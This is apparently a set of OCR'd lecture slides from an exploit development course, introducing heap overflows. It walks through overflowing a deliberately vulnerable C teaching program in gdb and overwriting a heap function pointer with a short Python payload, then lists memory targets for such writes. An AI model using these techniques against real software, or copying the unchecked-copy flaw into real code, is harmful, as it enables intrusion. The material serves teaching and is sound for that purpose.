
CNIT 127: Exploit Development

Ch 5: Introduction to Heap Overflows



Updated 2-14-17

What is a Heap?

Memory Map


- In gdb, the "info proc map" command shows how memory is used
- Programs have a stack, one or more heaps, and other segments
- malloc() allocates space on the heap
- free() frees the space

Heap and Stack

```
(gdb) info proc map
process 28991
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000        0x0 /root/127/ch5/heap0
         0x8049000  0x804a000     0x1000        0x0 /root/127/ch5/heap0
         0x804a000  0x806b000    0x21000        0x0 [heap]
        0xb7e0f000 0xb7e10000     0x1000        0x0
        0xb7e10000 0xb7fb4000   0x1a4000        0x0 /lib/i386-linux-gnu/i686/cmov/libc-2.19.so
        0xb7fb4000 0xb7fb6000     0x2000   0x1a4000 /lib/i386-linux-gnu/i686/cmov/libc-2.19.so
        0xb7fb6000 0xb7fb7000     0x1000   0x1a6000 /lib/i386-linux-gnu/i686/cmov/libc-2.19.so
        0xb7fb7000 0xb7fba000     0x3000        0x0
        0xb7fd9000 0xb7fdc000     0x3000        0x0
        0xb7fdc000 0xb7fde000     0x2000        0x0 [vvar]
        0xb7fde000 0xb7fdf000     0x1000        0x0 [vdso]
        0xb7fdf000 0xb7ffe000    0x1f000        0x0 /lib/i386-linux-gnu/ld-2.19.so
        0xb7ffe000 0xb7fff000     0x1000    0x1f000 /lib/i386-linux-gnu/ld-2.19.so
        0xb7fff000 0xb8000000     0x1000    0x20000 /lib/i386-linux-gnu/ld-2.19.so
        0xbffdf000 0xc0000000    0x21000        0x0 [stack]
(gdb)
```

Heap Structure



A Simple Example

```
  GNU nano 2.2.6                File: heap0.c

#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <stdio.h>
#include <sys/types.h>

struct data {
 char name[64];
};

struct fp {
 int (*fp)();
};

void winner()
{
 printf("level passed\n");
}

void nowinner()
{
 printf("level has not been passed\n");
}
```

First object on heap; name[64]

Second object on heap: fp (contains a pointer)

winner() -- We want to execute this function

A Simple Example

```
int main(int argc, char **argv)
{
 struct data *d;
 struct fp *f;

 d = malloc(sizeof(struct data));
 f = malloc(sizeof(struct fp));
 f->fp = nowinner;

 printf("data is at %p, fp is at %p\n", d, f);

 strcpy(d->name, argv[1]);

 f->fp();

}
```

malloc() allocates storage on the heap

fp points to nowinner()

argv[1] copied into 64-byte array on the heap, without checking its length

Viewing the Heap in gdb

```
(gdb) x/30x 0x804a000
0x804a000:      0x00000000      0x00000049      0x41414141      0x00000000
0x804a010:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a020:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a030:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a040:      0x00000000      0x00000000      0x00000000      0x00000011
0x804a050:      0x080484a3      0x00000000      0x00000000      0x00020fa9
0x804a060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a070:      0x00000000      0x00000000
(gdb)
```

Exploit and Crash

```
  GNU nano 2.2.6

#!/usr/bin/python

print 'A' * 80
```

```
root@kali:~/127/heap0# chmod a+x h1
root@kali:~/127/heap0# ./h1
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
root@kali:~/127/heap0# ./heap0 $(./h1)
data is at 0x804a008, fp is at 0x804a050
Segmentation fault
root@kali:~/127/heap0#
```

Crash in gdb

```
  GNU nano 2.2.6                         File: h2

#!/usr/bin/python

print 'A' * 60 + '00010203040506070809'
```

```
(gdb) run $(./h2)
Starting program: /root/127/heap0/heap0 $(./h2)
data is at 0x804a008, fp is at 0x804a050

Program received signal SIGSEGV, Segmentation fault.
0x37303630 in ?? ()
(gdb) info registers
eax            0x37303630       925906480
ecx            0xbffff670       -1073744272
edx            0x804a055        134520917
ebx            0xbffff400       -1073744896
esp            0xbffff3cc       0xbffff3cc
ebp            0xbffff3e8       0xbffff3e8
esi            0x0      0
edi            0x0      0
eip            0x37303630       0x37303630
eflags         0x10282  [ SF IF RF ]
```

Targeted Exploit

```
  GNU nano 2.2.6                          File: h4

#!/usr/bin/python

print 'X' * 72 + '\x8b\x84\x04\x08'
```

```
root@kali:~/127/heap0# ./heap0 $(./h4)
data is at 0x804a008, fp is at 0x804a050
level passed
root@kali:~/127/heap0#
```


The Problem With the Heap

EIP is Hard to Control

- The Stack contains stored EIP values
- The Heap usually does not
- However, it has addresses that are used for writes
  - To fill in heap data
  - To rearrange chunks when free() is called

Action of Free()

- Must write to the forward and reverse pointers
- If we can overflow a chunk, we can control those writes
- Write to arbitrary RAM
  - Image from mathyvanhoef.com, link Ch 5b



Target RAM Options

- Saved return address on the Stack
  - Like the Buffer Overflows we did previously
- Global Offset Table
  - Used to find shared library functions
- Destructors table (DTORS)
  - Called when a program exits
- C Library Hooks

Target RAM Options

- "atexit" structure (link Ch 4n)
- Any function pointer
- In Windows, the default unhandled exception handler is easy to find and exploit

Project Walkthroughs

- Proj 8
  - Exploiting a write to a heap value
- Proj 8x
  - Taking over a remote server
- Proj 5x
  - Buffer overflow with a canary